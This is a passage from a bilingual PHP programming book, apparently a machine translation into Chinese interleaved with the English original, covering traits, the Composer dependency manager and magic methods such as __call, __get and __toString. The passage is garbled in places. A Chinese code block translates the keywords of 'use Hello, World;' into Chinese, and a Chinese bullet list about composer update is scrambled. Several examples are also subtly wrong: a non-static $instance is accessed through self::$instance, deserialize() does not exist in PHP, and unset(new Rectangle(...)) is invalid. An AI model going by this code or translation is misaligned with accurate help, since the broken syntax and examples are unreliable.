        if (!self::$instance) {  
            // new self() is 'basically' equivalent to new Singleton()  
            self::$instance = new self();  
        }  
  
        return self::$instance;  
    }  
  
    // Prevent cloning of the instance  
    protected function __clone() {}  
  
    // Prevent serialization of the instance  
    protected function __sleep() {}  
  
    // Prevent deserialization of the instance  
    protected function __wakeup() {}
```

To prevent code duplication, it is a good idea to extract this behaviour into a trait.

```

trait SingletonTrait {
    private $instance;

    protected function __construct() { }

    public function getInstance() {
        if (!self::$instance) {
            // new self() 将指向使用该 trait 的类
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}

```

现在，任何想作为单例使用的类都可以简单地使用该 trait：

```

class MyClass {
    use SingletonTrait;
}

// 错误！构造函数不可公开访问
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// 由于方法的可见性，以下所有调用都会失败
$myClassCopy = clone $myClass; // 错误！
$serializedMyClass = serialize($myClass); // 错误！
$myClass = deserialize($serializedMyClass); // 错误！

```

尽管现在无法序列化单例，但仍然有必要禁止反序列化方法。

第40.5节：保持类整洁的特性

随着时间的推移，我们的类可能会实现越来越多的接口。当这些接口包含许多方法时，我们类中的方法总数将变得非常庞大。

例如，假设我们有两个接口和一个实现它们的类：

```

interface Printable {
    public function print();
    //其他接口方法...
}

interface Cacheable {
    //接口方法
}

class Article implements Cacheable, Printable {
    //这里我们必须实现所有接口方法
    public function print(){
        /* 打印文章的代码 */
    }
}

```

```

trait SingletonTrait {
    private $instance;

    protected function __construct() { }

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}

```

Now any class that wants to function as a singleton can simply use the trait:

```

class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyClass); // Error!

```

Even though it is now impossible to serialize a singleton, it is still useful to also disallow the deserialize method.

Section 40.5: Traits to keep classes clean

Over time, our classes may implement more and more interfaces. When these interfaces have many methods, the total number of methods in our class will become very large.

For example, let's suppose that we have two interfaces and a class implementing them:

```

interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cacheable, Printable {
    //here we must implement all the interface methods
    public function print(){
        /* code to print the article */
    }
}

```

与其在Article类中实现所有接口方法，不如使用独立的Trait来实现这些接口，保持类的简洁，并将接口实现的代码与类分离。

例如，为了实现Printable接口，我们可以创建如下Trait：

```
trait PrintableArticle {  
    //在这里实现接口方法  
    public function print() {  
        /* 打印文章的代码 */  
    }  
}
```

并使类使用该特征：

```
class Article implements Cachable, Printable {  
    use PrintableArticle;  
    use CacheableArticle;  
}
```

主要的好处是我们的接口实现方法将与类的其他部分分离，并存储在一个特征中，该特征专门负责为该特定类型的对象实现接口。

第40.6节：多重特征的使用

```
trait Hello {  
    public function sayHello() {  
        echo 'Hello';  
    }  
}  
  
trait World {  
    public function sayWorld() {  
        echo 'World';  
    }  
}  
  
class MyHelloWorld {  
    使用 你好， 世界；  
    public function sayExclamationMark() {  
        echo '!';  
    }  
}  
  
$o = new MyHelloWorld();  
$o->sayHello();  
$o->sayWorld();  
$o->sayExclamationMark();
```

上述示例将输出：

```
Hello World!
```

第40.7节：更改方法可见性

```
trait HelloWorld {
```

Instead of implementing all the interface methods inside the Article class, we could use separate Traits to implement these interfaces, **keeping the class smaller and separating the code of the interface implementation from the class.**

From example, to implement the Printable interface we could create this trait:

```
trait PrintableArticle {  
    //implements here the interface methods  
    public function print() {  
        /* code to print the article */  
    }  
}
```

and make the class use the trait:

```
class Article implements Cachable, Printable {  
    use PrintableArticle;  
    use CacheableArticle;  
}
```

The primary benefits would be that our interface-implementation methods will be separated from the rest of the class, and stored in a trait who has the **sole responsibility to implement the interface for that particular type of object.**

Section 40.6: Multiple Traits Usage

```
trait Hello {  
    public function sayHello() {  
        echo 'Hello';  
    }  
}  
  
trait World {  
    public function sayWorld() {  
        echo 'World';  
    }  
}  
  
class MyHelloWorld {  
    use Hello, World;  
    public function sayExclamationMark() {  
        echo '!';  
    }  
}  
  
$o = new MyHelloWorld();  
$o->sayHello();  
$o->sayWorld();  
$o->sayExclamationMark();
```

The above example will output:

```
Hello World!
```

Section 40.7: Changing Method Visibility

```
trait HelloWorld {
```

```

public function sayHello() {
    echo 'Hello World!';
}

// 更改 sayHello 的可见性
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// 别名方法改变了可见性
// sayHello 的可见性未改变
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}

```

运行此示例：

```

(new MyClass1())->sayHello();
// 致命错误：未捕获的错误：调用受保护方法 MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// 致命错误：未捕获的错误：调用私有方法 MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!

```

所以请注意，在最后一个示例中，MyClass2 中来自**trait** HelloWorld 的原始未别名方法保持可按原样访问。

```

public function sayHello() {
    echo 'Hello World!';
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}

```

Running this example:

```

(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!

```

So be aware that in the last example in MyClass2 the original un-aliased method from **trait** HelloWorld stays accessible as-is.

参数	详细信息
许可证	定义您想在项目中使用的许可证类型。
作者	定义项目的作者以及作者的详细信息。
支持	定义支持邮箱、IRC频道和各种链接。
require	定义实际的依赖关系以及软件包版本。
require-dev	定义开发项目所需的软件包。
建议	定义软件包建议，即安装后可能有帮助的软件包。
自动加载	定义项目的自动加载策略。
autoload-dev	定义用于开发项目的自动加载策略。

[Composer](#) 是 PHP 中最常用的依赖管理器。它类似于 Node 中的 npm，Python 中的 pip，或 .NET 的 NuGet。

第41.1节：什么是 Composer？

[Composer](#) 是 PHP 的依赖/包管理器。它可用于安装、跟踪和更新项目依赖。Composer 还负责自动加载应用程序依赖，让你可以轻松在项目中使用依赖，而无需担心在任何文件顶部手动引入它们。

项目的依赖列在位于项目根目录的 composer.json 文件中。

该文件包含生产和开发所需包版本的信息。

完整的 composer.json 结构说明可在 [Composer 网站](#) 上找到。

此文件可以使用任何文本编辑器手动编辑，或通过命令行自动编辑，命令例如 composer require <package> 或 composer require-dev <package>。

要在项目中开始使用 composer，您需要创建 composer.json 文件。您可以手动创建它，或者直接运行 composer init。运行 composer init 后，终端会询问您一些关于项目的基本信息：包名（vendor/package - 例如 laravel/laravel）、描述 - 可选、作者以及其他信息，如最低稳定性、许可证和所需包。

在您的 composer.json 文件中，require 键指定了 Composer 您的项目依赖哪些包。require 接受一个对象，将包名（例如 monolog/monolog）映射到版本约束（例如 1.0.*）。

```
{\n    "require": {\n        "composer/composer": "1.2.*"\n    }\n}
```

要安装定义的依赖项，您需要运行 composer install 命令，它会查找符合指定版本约束的包并下载到 vendor 目录中。将第三方代码放入名为 vendor 的目录是惯例。

您会注意到 install 命令还创建了一个 composer.lock 文件。

Composer 会自动生成 composer.lock 文件。该文件用于跟踪当前已安装的

Chapter 41: Composer Dependency Manager

Parameter	Details
license	Defines the type of license you want to use in the Project.
authors	Defines the authors of the project, as well as the author details.
support	Defines the support emails, irc channel, and various links.
require	Defines the actual dependencies as well as the package versions.
require-dev	Defines the packages necessary for developing the project.
suggest	Defines the package suggestions, i.e. packages which can help if installed.
autoload	Defines the autoloading policies of the project.
autoload-dev	Defines the autoloading policies for developing the project.

[Composer](#) is PHP's most commonly used dependency manager. It's analogous to npm in Node, pip for Python, or NuGet for .NET.

Section 41.1: What is Composer?

[Composer](#) is a dependency/package manager for PHP. It can be used to install, keep track of, and update your project dependencies. Composer also takes care of autoloading the dependencies that your application relies on, letting you easily use the dependency inside your project without worrying about including them at the top of any given file.

Dependencies for your project are listed within a composer.json file which is typically located in your project root. This file holds information about the required versions of packages for production and also development.

A full outline of the composer.json schema can be found on the [Composer Website](#).

This file can be edited manually using any text-editor or automatically through the command line via commands such as composer require <package> or composer require-dev <package>.

To start using composer in your project, you will need to create the composer.json file. You can either create it manually or simply run composer init. After you run composer init in your terminal, it will ask you for some basic information about your project: **Package name** (vendor/package - e.g. laravel/laravel), **Description** - optional, **Author** and some other information like Minimum Stability, License and Required Packages.

The require key in your composer.json file specifies Composer which packages your project depends on. require takes an object that maps package names (e.g. monolog/monolog) to version constraints (e.g. 1.0.*).

```
{\n    "require": {\n        "composer/composer": "1.2.*"\n    }\n}
```

To install the defined dependencies, you will need to run the composer install command and it will then find the defined packages that matches the supplied version constraint and download it into the vendor directory. It's a convention to put third party code into a directory named vendor.

You will notice the install command also created a composer.lock file.

A composer.lock file is automatically generated by Composer. This file is used to track the currently installed

依赖项的版本和状态。运行composer install将会安装与锁文件中存储状态完全一致的包。

第41.2节：使用 Composer 自动加载

虽然 composer 提供了一个管理 PHP 项目依赖（例如来自Packagist）的系统，但它也显著地作为自动加载器，指定查找特定命名空间的位置或包含通用函数文件。

它从composer.json文件开始：

```
{  
    // ...  
    "autoload": {  
        "psr-4": {  
            "MyVendorName\\MyProject": "src/"  
        },  
        "files": [  
            "src/functions.php"  
        ]  
    },  
    "autoload-dev": {  
        "psr-4": {  
            "MyVendorName\\MyProject\\Tests": "tests/"  
        }  
    }  
}
```

此配置代码确保命名空间MyVendorName\MyProject中的所有类映射到 src目录，命名空间MyVendorName\MyProject\Tests中的所有类映射到 tests目录（相对于您的根目录）。它还会自动包含文件functions.php。

将此内容放入您的composer.json文件后，在终端运行composer update，以便composer更新依赖项、锁定文件并生成autoload.php文件。部署到生产环境时，您应使用composer install --no-dev。生成的autoload.php文件位于vendor目录中，该目录应生成在composer.json所在的目录。

您应在应用程序生命周期的早期设置点使用类似下面的代码行来require此文件。

```
require_once __DIR__ . '/vendor/autoload.php';
```

一旦包含，autoload.php文件将负责加载您在composer.json文件中提供的所有依赖项。

类路径到目录映射的一些示例：

- MyVendorName\MyProject\Shapes\Square → src/Shapes/Square.php。
- MyVendorName\MyProject\Tests\Shapes\Square → tests/Shapes/Square.php。

第41.3节：“composer install”和“composer update”的区别

composer update

composer update 将根据 composer.json 中指定的内容更新我们的依赖项。

versions and state of your dependencies. Running composer install will install packages to exactly the state stored in the lock file.

Section 41.2: Autoloading with Composer

While composer provides a system to manage dependencies for PHP projects (e.g. from Packagist), it can also notably serve as an autoloader, specifying where to look for specific namespaces or include generic function files.

It starts with the composer.json file:

```
{  
    // ...  
    "autoload": {  
        "psr-4": {  
            "MyVendorName\\MyProject": "src/"  
        },  
        "files": [  
            "src/functions.php"  
        ]  
    },  
    "autoload-dev": {  
        "psr-4": {  
            "MyVendorName\\MyProject\\Tests": "tests/"  
        }  
    }  
}
```

This configuration code ensures that all classes in the namespace MyVendorName\MyProject are mapped to the src directory and all classes in MyVendorName\MyProject\Tests to the tests directory (relative to your root directory). It will also automatically include the file functions.php.

After putting this in your composer.json file, run composer update in a terminal to have composer update the dependencies, the lock file and generate the autoload.php file. When deploying to a production environment you would use composer install --no-dev. The autoload.php file can be found in the vendor directory which should be generated in the directory where composer.json resides.

You should require this file early at a setup point in the lifecycle of your application using a line similar to that below.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Once included, the autoload.php file takes care of loading all the dependencies that you provided in your composer.json file.

Some examples of the class path to directory mapping:

- MyVendorName\MyProject\Shapes\Square → src/Shapes/Square.php.
- MyVendorName\MyProject\Tests\Shapes\Square → tests/Shapes/Square.php.

Section 41.3: Difference between 'composer install' and 'composer update'

composer update

composer update will update our dependencies as they are specified in composer.json.

例如，如果我们的项目使用以下配置：

```
"require": {  
    "laravelcollective/html": "2.0.*"  
}
```

假设我们实际上安装了该包的 2.0.1 版本，运行 `composer update` 将导致该包升级（例如升级到 2.0.2，如果该版本已经发布）。

具体来说，`composer update` 将会：

- 读取 `composer.json`
- 移除 `composer.json` 中不再需要的已安装包检查我们所需包的最新版本是
- 否可用安装我们包的最新版本
-
- 更新 `composer.lock` 以存储已安装包的版本

`composer install`

`composer install` 将安装 `composer.lock` 文件中指定版本（锁定版本）的所有依赖项，不会进行任何更新。

具体来说：

- 读取 `composer.lock` 文件
- 安装 `composer.lock` 文件中指定的软件包

何时安装，何时更新

- `composer update` 主要用于“开发”阶段，用于升级我们的项目软件包。
- `composer install` 主要用于“部署”阶段，在生产服务器或测试环境中安装我们的应用程序，使用由

`composer update` 创建并存储在 `composer.lock` 文件中的相同依赖项。

第41.4节：Composer可用命令

命令	用法
说明	关于Composer的简要信息
archive	创建此composer包的归档文件
browse	在浏览器中打开该软件包的仓库网址或主页。
clear-cache	清除 Composer 的内部软件包缓存。
clearcache	清除 Composer 的内部软件包缓存。
config	设置配置选项
create-project	从软件包创建新项目到指定目录。
depends	显示导致安装指定软件包的依赖包
diagnose	诊断系统以识别常见错误。
dumpautoload	生成自动加载器
dumpautoload	生成自动加载器
exec	执行供应商的二进制文件/脚本
全局	允许在全局 composer 目录 (<code>\$COMPOSER_HOME</code>) 中运行命令。
帮助	显示命令的帮助信息
主页	在浏览器中打开该软件包的仓库网址或主页。

For example, if our project uses this configuration:

```
"require": {  
    "laravelcollective/html": "2.0.*"  
}
```

Supposing we have actually installed the 2.0.1 version of the package, running `composer update` will cause an upgrade of this package (for example to 2.0.2, if it has already been released).

In detail `composer update` will:

- Read `composer.json`
- Remove installed packages that are no more required in `composer.json`
- Check the availability of the latest versions of our required packages
- Install the latest versions of our packages
- Update `composer.lock` to store the installed packages version

`composer install`

`composer install` will install all of the dependencies as specified in the `composer.lock` file at the version specified (locked), without updating anything.

In detail:

- Read `composer.lock` file
- Install the packages specified in the `composer.lock` file

When to install and when to update

- `composer update` is mostly used in the 'development' phase, to upgrade our project packages.
- `composer install` is primarily used in the 'deploying phase' to install our application on a production server or on a testing environment, using the same dependencies stored in the `composer.lock` file created by `composer update`.

Section 41.4: Composer Available Commands

Command	Usage
about	Short information about Composer
archive	Create an archive of this composer package
browse	Opens the package's repository URL or homepage in your browser.
clear-cache	Clears composer's internal package cache.
clearcache	Clears composer's internal package cache.
config	Set config options
create-project	Create new project from a package into given directory.
depends	Shows which packages cause the given package to be installed
diagnose	Diagnoses the system to identify common errors.
dumpautoload	Dumps the autoloader
dumpautoload	Dumps the autoloader
exec	Execute a vendored binary/script
global	Allows running commands in the global composer dir (<code>\$COMPOSER_HOME</code>).
help	Displays help for a command
home	Opens the package's repository URL or homepage in your browser.

信息	显示关于包的信息
初始化	在当前目录创建一个基本的 composer.json 文件。
install	如果存在 composer.lock 文件，则从中安装项目依赖，否则回退到 composer.json。
licenses	显示依赖项的许可证信息
list	列出命令
outdated	显示已安装且有可用更新的软件包列表，包括它们的最新版本。
prohibits	显示哪些软件包阻止了给定软件包的安装
移除	从 require 或 require-dev 中移除一个包
require	将所需的包添加到你的 composer.json 并安装它们
运行脚本	运行 composer.json 中定义的脚本。
搜索	搜索包
自我更新	将 composer.phar 更新到最新版本。
selfupdate	将 composer.phar 更新到最新版本。
显示	显示关于包的信息
状态	显示本地修改过的软件包列表
建议	显示软件包建议
更新	根据 composer.json 将您的依赖项更新到最新版本，并更新 composer.lock 文件。
验证	验证 composer.json 和 composer.lock
原因	显示导致安装指定软件包的依赖包
为什么不	显示哪些软件包阻止了给定软件包的安装

info	Show information about packages
init	Creates a basic composer.json file in current directory.
install	Installs the project dependencies from the composer.lock file if present, or falls back on the composer.json.
licenses	Show information about licenses of dependencies
list	Lists commands
outdated	Shows a list of installed packages that have updates available, including their latest version.
prohibits	Shows which packages prevent the given package from being installed
remove	Removes a package from the require or require-dev
require	Adds required packages to your composer.json and installs them
run-script	Run the scripts defined in composer.json.
search	Search for packages
self-update	Updates composer.phar to the latest version.
selfupdate	Updates composer.phar to the latest version.
show	Show information about packages
status	Show a list of locally modified packages
suggests	Show package suggestions
update	Updates your dependencies to the latest version according to composer.json, and updates the composer.lock file.
validate	Validates a composer.json and composer.lock
why	Shows which packages cause the given package to be installed
why-not	Shows which packages prevent the given package from being installed

第41.5节：使用Composer的好处

Composer会在一个名为composer.lock的文件中跟踪你安装的包的版本，该文件旨在提交到版本控制中，这样当项目将来被克隆时，只需运行composer install就会下载并安装项目的所有依赖。

Composer以每个项目为单位处理PHP依赖。这使得在一台机器上拥有多个依赖于不同版本PHP包的项目变得容易。

Composer会跟踪哪些依赖仅用于开发环境

```
composer require --dev phpunit/phpunit
```

Composer提供了自动加载器，使得开始使用任何包变得非常简单。例如，在使用composer require fabpot/goutte安装了Goutte之后，你可以立即在新项目中开始使用Goutte：

```
<?php
require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// 开始使用Goutte
```

Composer允许你轻松将项目更新到composer.json允许的最新版本。例如，composer update fabpot/goutte，或更新项目的所有依赖：composer update。

Section 41.5: Benefits of Using Composer

Composer tracks which versions of packages you have installed in a file called composer.lock, which is intended to be committed to version control, so that when the project is cloned in the future, simply running composer install will download and install all the project's dependencies.

Composer deals with PHP dependencies on a per-project basis. This makes it easy to have several projects on one machine that depend on separate versions of one PHP package.

Composer tracks which dependencies are only intended for dev environments only

```
composer require --dev phpunit/phpunit
```

Composer provides an autoloader, making it extremely easy to get started with any package. For instance, after installing [Goutte](#) with composer require fabpot/goutte, you can immediately start to use Goutte in a new project:

```
<?php
require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer allows you to easily update a project to the latest version that is allowed by your composer.json. EG. composer update fabpot/goutte, or to update each of your project's dependencies: composer update.

第41.6节：安装

您可以将Composer安装在本地，作为项目的一部分，或作为系统范围的全局可执行文件安装。

本地安装

要安装，请在终端运行以下命令。

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"  
# 要验证下载的安装程序的有效性，请在此处与SHA-384进行核对：  
# https://composer.github.io/pubkeys.html  
php composer-setup.php  
php -r "unlink('composer-setup.php');"
```

这将下载composer.phar（一个PHP归档文件）到当前目录。现在您可以运行php composer.phar来使用Composer，例如：

```
php composer.phar install
```

全球范围内

要全局使用 Composer，请将 composer.phar 文件放置到您的 PATH 环境变量中的某个目录下

```
mv composer.phar /usr/local/bin/composer
```

现在您可以在任何地方使用 composer 来代替 php composer.phar，例如：

```
composer install
```

Section 41.6: Installation

You may install Composer locally, as part of your project, or globally as a system wide executable.

Locally

To install, run these commands in your terminal.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"  
# to check the validity of the downloaded installer, check here against the SHA-384:  
# https://composer.github.io/pubkeys.html  
php composer-setup.php  
php -r "unlink('composer-setup.php');"
```

This will download composer.phar (a PHP Archive file) to the current directory. Now you can run php composer.phar to use Composer, e.g.

```
php composer.phar install
```

Globally

To use Composer globally, place the composer.phar file to a directory that is part of your PATH

```
mv composer.phar /usr/local/bin/composer
```

Now you can use composer anywhere instead of php composer.phar, e.g.

```
composer install
```

第42章：魔术方法

第42.1节：__call() 和 __callStatic()

当有人在对象或静态

```
class Foo
{
    /**
 * 当有人尝试在对象
 * 上下文中调用不存在的方法时，此方法将被调用，例如：
 *
 * $foo->method($arg, $arg1);
 *
 * 第一个参数将包含方法名（在上面的例子中是“method”），
 * 第二个参数将包含 $arg 和 $arg1 的值，作为数组。
 */
public function __call($method, $arguments)
{
    // 在这里对这些信息做一些处理，比如重载
    // 或者其他通用操作。
    // 举例来说，假设我们正在创建一个通用类，
    // 它保存一些数据，并允许用户通过
    // getter/setter 方法来获取/设置/检查数据。还假设有一个
    // CaseHelper 用于将 camelCase 转换为 snake_case。
    // 此方法也很简化，因此不会检查是否存在有效的名称或

    $snakeName = CaseHelper::camelToSnake($method);
    // 获取 get/set/has 前缀
    $subMethod = substr($snakeName, 0, 3);

    // 删除方法名称。
    $propertyName = substr($snakeName, 4);

    switch ($subMethod) {
        case "get":
            return $this->data[$propertyName];
        case "set":
            $this->data[$propertyName] = $arguments[0];
            break;
        case "has":
            return isset($this->data[$propertyName]);
        default:
            throw new BadMethodCallException("Undefined method $method");
    }
}

/**
 * __callStatic 将从静态内容调用，也就是说，当调用不存在的
 * 静态方法时：
 *
 * Foo::buildSomethingCool($arg);
 *
 * 第一个参数将包含方法名（上述示例中为“buildSomethingCool”），
 * 第二个参数将包含值 $arg，且以数组形式传入。
 *
 * 注意此方法的签名不同（需要 static 关键字）。此方法在 PHP 5.3 之前不可用
 */

```

Chapter 42: Magic Methods

Section 42.1: __call() and __callStatic()

__call() and __callStatic() are called when somebody is calling nonexistent object method in object or static context.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be "buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method was not
     * available prior PHP 5.3
     */
}
```

```

public static function __callStatic($method, $arguments)
{
    // 当你需要类似泛型工厂的东西时可以使用此方法
    // 或者其他用途(说实话,我不太清楚这个用例的具体场景)。
    print_r(func_get_args());
}

```

示例：

```

$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());        // string "foo"

Foo::exampleStaticCall("test");
// 输出结果：
数组
(
    [0] => exampleCallStatic
    [1] => test
)

```

第42.2节：__get()、__set()、__isset() 和 __unset()

每当你尝试从类中检索某个字段时，如下所示：

```

$animal = new Animal();
$height = $animal->height;

```

PHP 调用魔术方法 __get(\$name)，此处 \$name 等于 "height"。向类字段写入，如下所示：

```
$animal->height = 10;
```

将调用魔术方法 __set(\$name, \$value)，\$name 等于 "height"，\$value 等于 10。

PHP 还有两个内置函数 `isset()`，用于检查变量是否存在，和 `unset()`，用于销毁变量。检查对象字段是否被设置，如下所示：

```
isset($animal->height);
```

将调用该对象上的 __isset(\$name) 函数。销毁变量，如下所示：

```
unset($animal->height);
```

将调用该对象上的 __unset(\$name) 函数。

通常，当你没有在类中定义这些方法时，PHP 只是按存储在类中的字段原样检索它们。然而，你可以重写这些方法，创建既能像数组一样存储数据，又能像对象一样使用的类：

```

class Example {
    private $data = [];

    public function __set($name, $value) {

```

```

public static function __callStatic($method, $arguments)
{
    // This method can be used when you need something like generic factory
    // or something else(to be honest use case for this is not so clear to me).
    print_r(func_get_args());
}

```

Example:

```

$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());        // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)

```

Section 42.2: __get(), __set(), __isset() and __unset()

Whenever you attempt to retrieve a certain field from a class like so:

```

$animal = new Animal();
$height = $animal->height;

```

PHP invokes the magic method __get(\$name)，with \$name equal to "height" in this case. Writing to a class field like so:

```
$animal->height = 10;
```

Will invoke the magic method __set(\$name, \$value)，with \$name equal to "height" and \$value equal to 10.

PHP also has two built-in functions `isset()`，which check if a variable exists，and `unset()`，which destroys a variable. Checking whether a objects field is set like so:

```
isset($animal->height);
```

Will invoke the __isset(\$name) function on that object. Destroying a variable like so:

```
unset($animal->height);
```

Will invoke the __unset(\$name) function on that object.

Normally, when you don't define these methods on your class, PHP just retrieves the field as it is stored in your class. However, you can override these methods to create classes that can hold data like an array, but are usable like an object:

```

class Example {
    private $data = [];

    public function __set($name, $value) {

```

```

    $this->data[$name] = $value;
}

public function __get($name) {
    if (!array_key_exists($name, $this->data)) {
        return null;
    }

    return $this->data[$name];
}

public function __isset($name) {
    return isset($this->data[$name]);
}

public function __unset($name) {
    unset($this->data[$name]);
}

$example = new Example();

// 在 $data 数组中存储键 'a', 值为 15
$example->a = 15;

// 从 $data 数组中获取键 'a'
echo $example->a; // 输出 15

// 尝试获取数组中不存在的键, 返回 null
echo $example->b; // 不输出内容

// 如果 __isset('a') 返回 true, 则调用 __unset('a')
if (isset($example->a)) {
    unset($example->a);
}

```

empty() 函数和魔术方法

注意, 对类属性调用 `empty()` 会触发 `__isset()`, 因为正如 PHP 手册所述:

`empty()` 本质上是 `!isset($var) || $var == false` 的简洁等价写法

第 42.3 节: `__construct()` 和 `__destruct()`

`__construct()` 是 PHP 中最常用的魔术方法, 因为它用于在类初始化时进行设置。与 `__construct()` 方法相对的是 `__destruct()` 方法。当你创建的对象没有更多引用或你强制删除它时, 会调用此方法。PHP 的垃圾回收机制会先调用析构函数, 然后将对象从内存中移除。

```

class Shape {
    public function __construct() {echo "Shape created!";}

}

class Rectangle extends Shape {
    public $width;
    public $height;
}

```

```

    $this->data[$name] = $value;
}

public function __get($name) {
    if (!array_key_exists($name, $this->data)) {
        return null;
    }

    return $this->data[$name];
}

public function __isset($name) {
    return isset($this->data[$name]);
}

public function __unset($name) {
    unset($this->data[$name]);
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a);
}

```

empty() function and magic methods

Note that calling `empty()` on a class attribute will invoke `__isset()` because as the PHP manual states:

`empty()` is essentially the concise equivalent to `!isset($var) || $var == false`

Section 42.3: `__construct()` and `__destruct()`

`__construct()` is the most common magic method in PHP, because it is used to set up a class when it is initialized. The opposite of the `__construct()` method is the `__destruct()` method. This method is called when there are no more references to an object that you created or when you force its deletion. PHP's garbage collection will clean up the object by first calling its destructor and then removing it from memory.

```

class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;
}

```

```

public function __construct($width, $height) {
    parent::__construct();

    $this->width = $width;
    $this->height = $height;
    echo "Created {$this->width}x{$this->height} Rectangle";
}

public function __destruct() {
    echo "Destroying {$this->width}x{$this->height} Rectangle";
}

function createRectangle() {
    // 实例化对象时会调用带有指定参数的构造函数
    $rectangle = new Rectangle(20, 50);

    // 将打印 'Shape Created'
    // 将打印 'Created 20x50 Rectangle'
}

createRectangle();
// "销毁 20x50 矩形" 将被打印, 因为 `$rectangle` 对象是 createRectangle 函数的局部变量, // 当函数作用域结束时, 对象被销毁, 其析构函数被调用。

// 当使用 unset 时, 对象的析构函数也会被调用:
unset(new Rectangle(20, 50));

```

第 42.4 节 : __toString()

每当对象被当作字符串处理时, __toString() 方法会被调用。该方法应返回类的字符串表示。

```

class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ($this->age)";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// 每当 $user 对象在字符串上下文中使用时, __toString() 会被调用

echo $user; // 输出 'Chuck Norris (76)'

// 字符串值变为: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// 强制转换为字符串也会调用 __toString()
$user_as_string = (string) $user;

```

```

public function __construct($width, $height) {
    parent::__construct();

    $this->width = $width;
    $this->height = $height;
    echo "Created {$this->width}x{$this->height} Rectangle\n";
}

public function __destruct() {
    echo "Destroying {$this->width}x{$this->height} Rectangle\n";
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the '$rectangle' object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));

```

Section 42.4: __toString()

Whenever an object is treated as a string, the __toString() method is called. This method should return a string representation of the class.

```

class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ($this->age)";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;

```

第42.5节：__clone()

`__clone` 由 `clone` 关键字调用。它用于在对象被实际克隆后，操作对象状态。

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * 该方法将在克隆操作符调用时被触发，并会在
     * name 和 lastName 属性前加上 "Copy" 前缀。
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
